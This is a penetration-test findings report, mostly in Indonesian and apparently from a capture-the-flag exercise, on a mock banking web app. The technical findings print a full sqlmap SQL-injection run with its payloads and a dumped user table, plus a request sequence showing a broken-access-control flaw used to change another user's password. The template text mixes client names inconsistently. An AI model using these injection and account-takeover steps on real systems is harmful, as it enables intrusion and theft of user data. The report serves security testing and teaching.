

Jay's Bank Application Security Assessment Findings Report

Business Confidential

Date: May 8th, 2024
Project: DC-001
Version 1.0

Table of Contents

Table of Contents.....	2
Confidentiality Statement.....	4
Disclaimer.....	4
Contact Information.....	4
Assessment Overview.....	5
Assessment Components.....	5
Internal Penetration Test.....	5
Finding Severity Ratings.....	6
Risk Factors.....	6
Likelihood.....	6
Impact.....	6
Scope.....	7
Scope Exclusions.....	7
Client Allowances.....	7
Executive Summary.....	8
Scoping and Time Limitations.....	8
Testing Summary.....	8
Tester Notes and Recommendations.....	9
Key Strengths and Weaknesses.....	10
Vulnerability Summary & Report Card.....	11
Internal Penetration Test Findings.....	11
Technical Findings.....	13
Internal Penetration Test Findings.....	13

Confidentiality Statement

Dokumen ini adalah milik eksklusif Jay's Bank Application. Dokumen ini berisi informasi hak milik dan rahasia. Duplikasi, distribusi ulang, atau penggunaan, secara keseluruhan atau sebagian, dalam bentuk apa pun, memerlukan persetujuan dari .

Demo Corp dapat membagikan dokumen ini dengan auditor berdasarkan perjanjian kerahasiaan untuk menunjukkan kepatuhan terhadap persyaratan uji penetrasi.

Disclaimer

Uji penetrasi dianggap sebagai snapshot dalam waktu tertentu. Temuan dan rekomendasi mencerminkan informasi yang dikumpulkan selama penilaian dan bukan perubahan atau modifikasi yang dilakukan di luar periode tersebut.

Keterlibatan yang dibatasi waktu tidak memungkinkan untuk evaluasi penuh terhadap semua kontrol keamanan. Cybershield memprioritaskan penilaian untuk mengidentifikasi kontrol keamanan terlemah yang akan dieksploitasi oleh penyerang. Cybershield merekomendasikan untuk melakukan penilaian serupa setiap tahun oleh penilai internal atau pihak ketiga untuk memastikan keberhasilan kontrol yang berkelanjutan.

Contact Information


Name	Title	Contact Information
FortifyTech		
John Smith	Global Information Security Manager	Email: jsmith@democorp.com
Cybershield		
Rahmad Aji W.	Penetration Tester	Email: aji.wicaksono18@gmail.com

Assessment Overview

Dari 5 hingga 8 Mei 2024, FortifyTech melibatkan Cybershield untuk mengevaluasi postur keamanan infrastrukturnya dibandingkan dengan praktik terbaik industri saat ini yang mencakup uji penetrasi jaringan internal. Semua pengujian yang dilakukan didasarkan pada Panduan Teknis NIST SP 800-115 untuk Pengujian dan Penilaian Keamanan Informasi, Panduan Pengujian OWASP (v4), dan kerangka kerja pengujian yang disesuaikan.

Tahapan kegiatan pengujian penetrasi meliputi hal-hal berikut:

- Perencanaan - Tujuan pelanggan dikumpulkan dan aturan keterlibatan diperoleh.
- Penemuan - Melakukan pemindaian dan pencacahan untuk mengidentifikasi potensi kerentanan, area lemah, dan eksploitasi.
- Serangan - Mengkonfirmasi potensi kerentanan melalui eksploitasi dan melakukan penemuan tambahan pada akses baru.
- Pelaporan - Mendokumentasikan semua kerentanan dan eksploitasi yang ditemukan, upaya yang gagal, serta kekuatan dan kelemahan perusahaan.



Assessment Components

Internal Penetration Test

Uji penetrasi internal mengemulasi peran penyerang dari dalam jaringan. Seorang teknisi akan memindai jaringan untuk mengidentifikasi potensi kerentanan host dan melakukan serangan jaringan internal yang umum dan canggih, seperti: Peracunan LLMNR/NBT-NS dan serangan man-in-the-middle lainnya, peniruan token, kerberoasting, pass-the-hash, golden ticket, dan banyak lagi. Peretas akan berusaha mendapatkan akses ke host melalui pergerakan lateral, mengkompromikan akun pengguna dan admin domain, dan mengeksfiltrasi data sensitif.

Finding Severity Ratings

Tabel berikut ini mendefinisikan tingkat keparahan dan rentang skor CVSS yang sesuai yang digunakan di seluruh dokumen untuk menilai kerentanan dan dampak risiko.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Eksplorasi sangat mudah dan biasanya menghasilkan kompromi tingkat sistem. Disarankan untuk membuat rencana tindakan dan segera menambalnya.
High	7.0-8.9	Eksplorasi lebih sulit tetapi dapat menyebabkan peningkatan hak istimewa dan berpotensi kehilangan data atau waktu henti. Disarankan untuk membuat rencana tindakan dan menambal sesegera mungkin.
Moderate	4.0-6.9	Kerentanan ada tetapi tidak dapat dieksploitasi atau memerlukan langkah ekstra seperti rekayasa sosial. Disarankan untuk membuat rencana tindakan dan menambal setelah masalah-masalah yang menjadi prioritas utama diselesaikan.
Low	0.1-3.9	Kerentanan tidak dapat dieksploitasi tetapi akan mengurangi permukaan serangan organisasi. Disarankan untuk membuat rencana tindakan dan menambal selama masa pemeliharaan berikutnya.
Informational	N/A	Tidak ada kerentanan. Informasi tambahan disediakan mengenai hal-hal yang diperhatikan selama pengujian, kontrol yang kuat, dan dokumentasi tambahan.

Risk Factors

Risiko diukur dengan dua faktor: Likelihood dan Impact:

Likelihood

Likelihood mengukur potensi kerentanan yang dieksploitasi. Peringkat diberikan berdasarkan tingkat kesulitan serangan, alat yang tersedia, tingkat keahlian penyerang, dan lingkungan klien.

Impact

Impact mengukur dampak kerentanan potensial terhadap operasi, termasuk kerahasiaan, integritas, dan ketersediaan sistem dan/atau data klien, kerugian reputasi, dan kerugian

financial.

Scope

Assessment	Details
Internal Penetration Test	167.172.75.216

Scope Exclusions

Sesuai permintaan klien, TCMS tidak melakukan salah satu dari serangan berikut ini selama pengujian:

- Denial of Service (DoS)
- Phishing/Social Engineering
- Hindari hal - hal yang melanggar etika

Semua serangan lain yang tidak disebutkan di atas diizinkan oleh FortifyTech.

Client Allowances

Demo Corp memberikan TCMS akses berikut ini:

- Internal akses ke jaringan ITS via VPN.

Executive Summary

Cybershield mengevaluasi postur keamanan internal FortifyTech melalui pengujian penetrasi dari 5 hingga 8 Mei 2024. Bagian berikut memberikan gambaran umum tingkat tinggi tentang kerentanan yang ditemukan, upaya yang berhasil dan tidak berhasil, serta kekuatan dan kelemahan.

Scoping and Time Limitations

Pelingkupan selama penugasan tidak mengizinkan penolakan layanan atau rekayasa sosial di semua komponen pengujian.

Batasan waktu yang ditetapkan untuk pengujian. Pengujian penetrasi jaringan internal diizinkan selama tiga (3) hari.

Testing Summary

Didapatkan bahwa sebuah celah pada port 8888 dan 21 di mana port 8888 dapat mengakses halaman login sedangkan pada port 21 ketika dicek menggunakan nmap dapat diketahui yaitu terdapat login ftp secara anonim. Setelah dapat masuk melalui ftp secara anonim pada port 21 didapatkan file backup.sql saat melihat direktori menggunakan ls -la.

Tester Notes and Recommendations

1. Penutupan Celah Keamanan:
 - Segera perbaiki celah pada port 8888. Pastikan bahwa akses ke halaman login hanya dapat dilakukan oleh pengguna yang sah dan telah diotentikasi.
 - Pertimbangkan untuk memperbarui atau mengkonfigurasi ulang server web untuk mengurangi risiko akses tidak sah.
2. Perlindungan FTP:
 - Matikan login FTP anonim atau setidaknya batasi akses ke direktori tertentu. Ini akan mencegah akses tidak sah ke file sensitif.
 - Jika login anonim diperlukan untuk tujuan tertentu, pastikan hanya file yang perlu diakses oleh publik yang tersedia, dan file-file sensitif tidak dapat diakses.
3. Manajemen File Backup:
 - Periksa isi dari file backup.sql untuk memastikan tidak ada informasi sensitif yang terpapar.
 - Segera hapus file backup.sql jika tidak diperlukan lagi atau pindahkan ke tempat yang lebih aman jika masih dibutuhkan.

Key Strengths and Weaknesses

Berikut ini adalah identifikasi kekuatan utama yang diidentifikasi selama penilaian:

-
1. Keberhasilan dalam mendeteksi celah keamanan pada port 8888 dan port 21 menunjukkan kepekaan terhadap keamanan sistem.
 2. Ketersediaan informasi tentang celah keamanan dan file sensitif menunjukkan adanya kesadaran keamanan di dalam organisasi atau tim.
 3. Pemindaian menggunakan nmap menunjukkan kemampuan untuk mengidentifikasi dan mengaudit layanan yang terbuka di server.
 4. Kemampuan untuk memahami informasi teknis seperti penggunaan FTP anonim, penggunaan nmap, dan penanganan file backup.sql menunjukkan tingkat pemahaman yang baik terhadap teknologi.

The following identifies the key weaknesses identified during the assessment:

1. Adanya celah keamanan pada port 8888 menunjukkan kurangnya pembaruan atau pengelolaan yang tepat terhadap konfigurasi server web.
2. Penggunaan FTP anonim dapat membuka pintu bagi serangan dan akses tidak sah ke file sensitif.
3. Penemuan file backup.sql menunjukkan kurangnya kebijaksanaan dalam manajemen file backup, karena file tersebut mungkin berisi informasi sensitif dan tidak seharusnya terbuka untuk akses publik.
4. Ketergantungan pada alat pemindaian seperti nmap dapat menunjukkan kurangnya pemantauan proaktif terhadap keamanan sistem secara terus-menerus tanpa harus bergantung pada alat eksternal

Technical Findings


Internal Penetration Test Findings

1. SQL Injection

Dengan menggunakan program sqlmap saya mendapatkan sebuah payload dan database dari aplikasi.

sqlmap -r post.txt --dump --risk=3 --level=5 --delay=5

dengan isi post.txt yaitu:



```
nevarre@nevarre: ~/Documents
File Actions Edit View Help
nevarre@nevarre: ~ x nevarre@nevarre: ~/Documents x
GNU nano 7.2 post.txt
POST /register HTTP/1.1
Host: 167.172.75.216
Content-Length: 49
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML)
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/register
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: td_cookie=2965683574
Connection: close
Passing null to parameter #1 ($json) of type string is deprecated in /var/www/html/index.php on li
{"username": "Username18", "password": "P@ssword34"}
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify
```

Dengan hasil berikut:

```
nevarre@nevarre: ~/Documents
File Actions Edit View Help
[12:35:05] [INFO] retrieved: eve
[12:35:05] [INFO] retrieving the length of query output
[12:35:05] [INFO] retrieved: 16
[12:35:07] [INFO] retrieved: {"role": "user"}
[12:35:07] [INFO] retrieving the length of query output
[12:35:07] [INFO] retrieved: 1
[12:35:07] [INFO] retrieved: 7
[12:35:08] [INFO] retrieving the length of query output
[12:35:08] [INFO] retrieved: 22
[12:35:10] [INFO] retrieved: aaaaaaaaaaaaaatest123A!
[12:35:10] [INFO] retrieving the length of query output
[12:35:10] [INFO] retrieved: 22
[12:35:12] [INFO] retrieved: aaaaaaaaaaaaaatest123A!
[12:35:12] [INFO] retrieving the length of query output
[12:35:12] [INFO] retrieved: 134
[12:35:24] [INFO] retrieved: {"phone": "1234567890", "credit_card": "1234567890123456", "secret_question": "terserah", "secret_answer": "terserah", "role": "user"}
[12:35:24] [INFO] retrieving the length of query output
[12:35:24] [INFO] retrieved: 1
[12:35:25] [INFO] retrieved: 8
[12:35:25] [INFO] retrieving the length of query output
[12:35:25] [INFO] retrieved: 13
[12:35:27] [INFO] retrieved: Asdfghjkl*123
[12:35:27] [INFO] retrieving the length of query output
[12:35:27] [INFO] retrieved: 34
[12:35:29] [INFO] retrieved: <h1><script>alert(_____ 18/34 (52%)
```

```
[12:33:17] [INFO] checking if the injection point on (custom) POST parameter 'JSON username' is a false positive
(custom) POST parameter 'JSON username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 435 HTTP(s) requests:
___
Parameter: JSON username ((custom) POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: {"username":"Username18' AND 9343=9343-- taag","password":"P@ssword34"}

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: {"username":"Username18' AND (SELECT 5852 FROM (SELECT(SLEEP(5)))uUkW)-- uRHP","password":"P@ssword34"}
___
[12:33:27] [INFO] the back-end DBMS is MySQL
web application technology: Express
back-end DBMS: MySQL >= 5.0.12
[12:33:28] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[12:33:28] [INFO] fetching current database
```

```
[13:16:57] [INFO] table 'ctf_challenge.users' dumped to CSV file '/home/nevarre/.local/share/sqlmap/output/167.172.75.216/dump/ctf_challenge/users.csv'
[13:16:57] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 68437 times, 500 (Internal Server Error) - 255 times, 408 (Request Timeout) - 1 times
[13:16:57] [INFO] fetched data logged to text files under '/home/nevarre/.local/share/sqlmap/output/167.172.75.216'

[*] ending @ 13:16:57 /2024-06-01/
```

```
(nevarre@nevarre)-[~/.../output/167.172.75.216/dump/ctf_challenge]
$ cat users.csv
id,data,password,username
1,PRIVATE,SuperSecurePassword1337,admin
2,"{"phone": "1234567891", "credit_card": "1111111111111111", "secret_question": "What is your favorite color?", "secret_answer": "Blue", "role": "user"}",SuperSecurePassword1337,alice
3,"{"phone": "2345678901", "credit_card": "2222222222222222", "secret_question": "What is your pet's name?", "secret_answer": "Fluffy", "role": "user"}",SuperSecurePassword1337,bob
4,"{"phone": "3456789012", "credit_card": "3333333333333333", "secret_question": "What is your mother's maiden name?", "secret_answer": "Smith", "role": "user"}",SuperSecurePassword1337,charlie
5,"{"phone": "4567890123", "credit_card": "4444444444444444", "secret_question": "What was your first car?", "secret_answer": "Toyota", "role": "user"}",SuperSecurePassword1337,dave
6,"{"phone": "5678901234", "credit_card": "5555555555555555", "secret_question": "What was your second car?", "secret_answer": "1984", "role": "user"}",SuperSecurePassword1337,eve
7,"{"role": "user"}",aaaaaaaaaaaaatest123A!,aaaaaaaaaaaaatest123A!
8,"{"phone": "1234567890", "credit_card": "1234567890123456", "secret_question": "terserah", "secret_answer": "terserah", "role": "user"}",Asdfghjkl*123,<h1><script>alert(2)</script></h1>
```

2. Broken Access Control

Pada bagian change password dapat di eksploitasi yaitu dengan:

Request

```
1 POST /login HTTP/1.1
2 Host: 167.172.75.216
3 Content-Length: 51
4 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko)
  Chrome/125.0.6422.112 Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://167.172.75.216
8 Referer: http://167.172.75.216/login
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: td_cookie=3096595051
12 Connection: keep-alive
13
14 {
  "username": "usernamebac1",
  "password": "P@ssword11"
}
```

Response

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Set-Cookie: auth_token=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXV
  CJ9.eyJ1c2VybmFtZSI6InVzZXJuYW11Y
  mFjMSIsIm1hdCI6MTcxNzIyNTMxMnO.3O
  OS-CwL1Ub6Om3_TwnwvIngUPU4nonQY4Z
  JUrVFQL8; Path=/; HttpOnly
4 Set-Cookie: username=usernamebac1
  ; Path=/; HttpOnly
5 Content-Type: application/json;
  charset=utf-8
6 Content-Length: 46
7 ETag:
  W/"2e-C9NpmX7OzdNmNDHplWOc4SLXeMQ
  "
8 Date: Sat, 01 Jun 2024 07:01:52
  GMT
9 Connection: keep-alive
10 Keep-Alive: timeout=5
11
12 {
  "success": true,
  "message": "Login successf"
}
```

Request

```
1 PUT /profile HTTP/1.1
2 Host: 167.172.75.216
3 Content-Length: 136
4 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko)
  Chrome/125.0.6422.112 Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://167.172.75.216
8 Referer:
  http://167.172.75.216/profile
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: td_cookie=3096595051;
  auth_token=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
  .eyJ1c2VybmFtZSI6InVzZXJuYW11YmFjMSI
  sIm1hdCI6MTcxNzIyNTMxMn0.3OOS-CwL1Ub
  6Om3_TwnwvIngUPU4nonQY4ZJUrfVQL8;
  username=usernamebacl
12 Connection: keep-alive
13
14 {
  "phone": "1234567890",
  "credit_card": "1234567890123456",
  "secret_question": "whoami",
  "secret_answer": "iam",
  "current_password": "P@ssword11"
}
```

Response

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json;
  charset=utf-8
4 Content-Length: 49
5 ETag:
  W/"31-2rxbnPlgrclIpWjPRVfbWFyqibO
  "
6 Date: Sat, 01 Jun 2024 07:02:15
  GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 {
  "success": true,
  "message":
    "Successfully updated"
}
```

Edited request ▾

Pretty Raw Hex



```
1 PUT /change_password HTTP/1.1
2 Host: 167.172.75.216
3 Content-Length: 77
4 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko)
  Chrome/125.0.6422.112 Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://167.172.75.216
8 Referer:
  http://167.172.75.216/profile
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: td_cookie=3096595051;
  auth_token=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
  .eyJ1c2VybmFtZSI6InVzZXJuYW11YmFjMSI
  sIm1hdCI6MTcxNzIyNTMxMn0.3OOS-CwL1Ub
  6Om3_TwnwVingUPU4nonQY4ZJUrfVQL8;
  username=usernamebac1
12 Connection: keep-alive
13
14 {
  "new_password":"P@ssword33",
  "secret_answer":"iam",
  "username":"usernamebac2"
}
```

Response

Pretty Raw Hex ▾



```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json;
  charset=utf-8
4 Content-Length: 58
5 ETag:
  W/"3a-he9u2tpmlwC1FD1XjEHV2hGPjok"
6 Date: Sat, 01 Jun 2024 07:02:53
  GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 {
  "success":true,
  "message":
    "Successfully changed password"
}
```

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /login HTTP/1.1 2 Host: 167.172.75.216 3 Content-Length: 51 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36 5 Content-Type: application/json 6 Accept: */* 7 Origin: http://167.172.75.216 8 Referer: http://167.172.75.216/login 9 Accept-Encoding: gzip, deflate, br 10 Accept-Language: en-US,en;q=0.9 11 Cookie: td_cookie=3096836320 12 Connection: keep-alive 13 14 { "username": "usernamebac2", "password": "P@ssword33" }</pre>		<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Set-Cookie: auth_token= eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXV CJ9.eyJlc2VybmFtZSI6InVzZXJyYWllY mFjMiIsIm1hdCI6MTcxNzIyNTM4OH0.vr Erv5J7CNr4ESmpbIFEZL35lePqwz_vc0x TR1IZ4OM; Path=/; HttpOnly 4 Set-Cookie: username=usernamebac2 ; Path=/; HttpOnly 5 Content-Type: application/json; charset=utf-8 6 Content-Length: 46 7 ETag: W/"2e-C9NpmX7OzdNmNDHp1WOc4SLXeMQ " 8 Date: Sat, 01 Jun 2024 07:03:08 GMT 9 Connection: keep-alive 10 Keep-Alive: timeout=5 11 12 { "success": true, "message": "Login successful!" }</pre>	

Remediation

Review action and remediation steps.

Additional Scans and Reports

Cybershield menyediakan semua informasi laporan yang dikumpulkan selama pengujian kepada semua klien. Ini termasuk file Nessus dan pemindaian kerentanan penuh dalam format terperinci. Laporan-laporan ini berisi pemindaian kerentanan mentah dan kerentanan tambahan yang tidak dieksploitasi oleh Cybershield.

Laporan tersebut mengidentifikasi masalah kebersihan yang perlu diperhatikan tetapi kecil kemungkinannya untuk mengarah pada pelanggaran, yaitu peluang pertahanan yang mendalam. Untuk informasi lebih lanjut, lihat dokumen di folder drive bersama Anda yang berlabel "Pemindaian dan Laporan Tambahan".

Jay's Bank Application

Last Page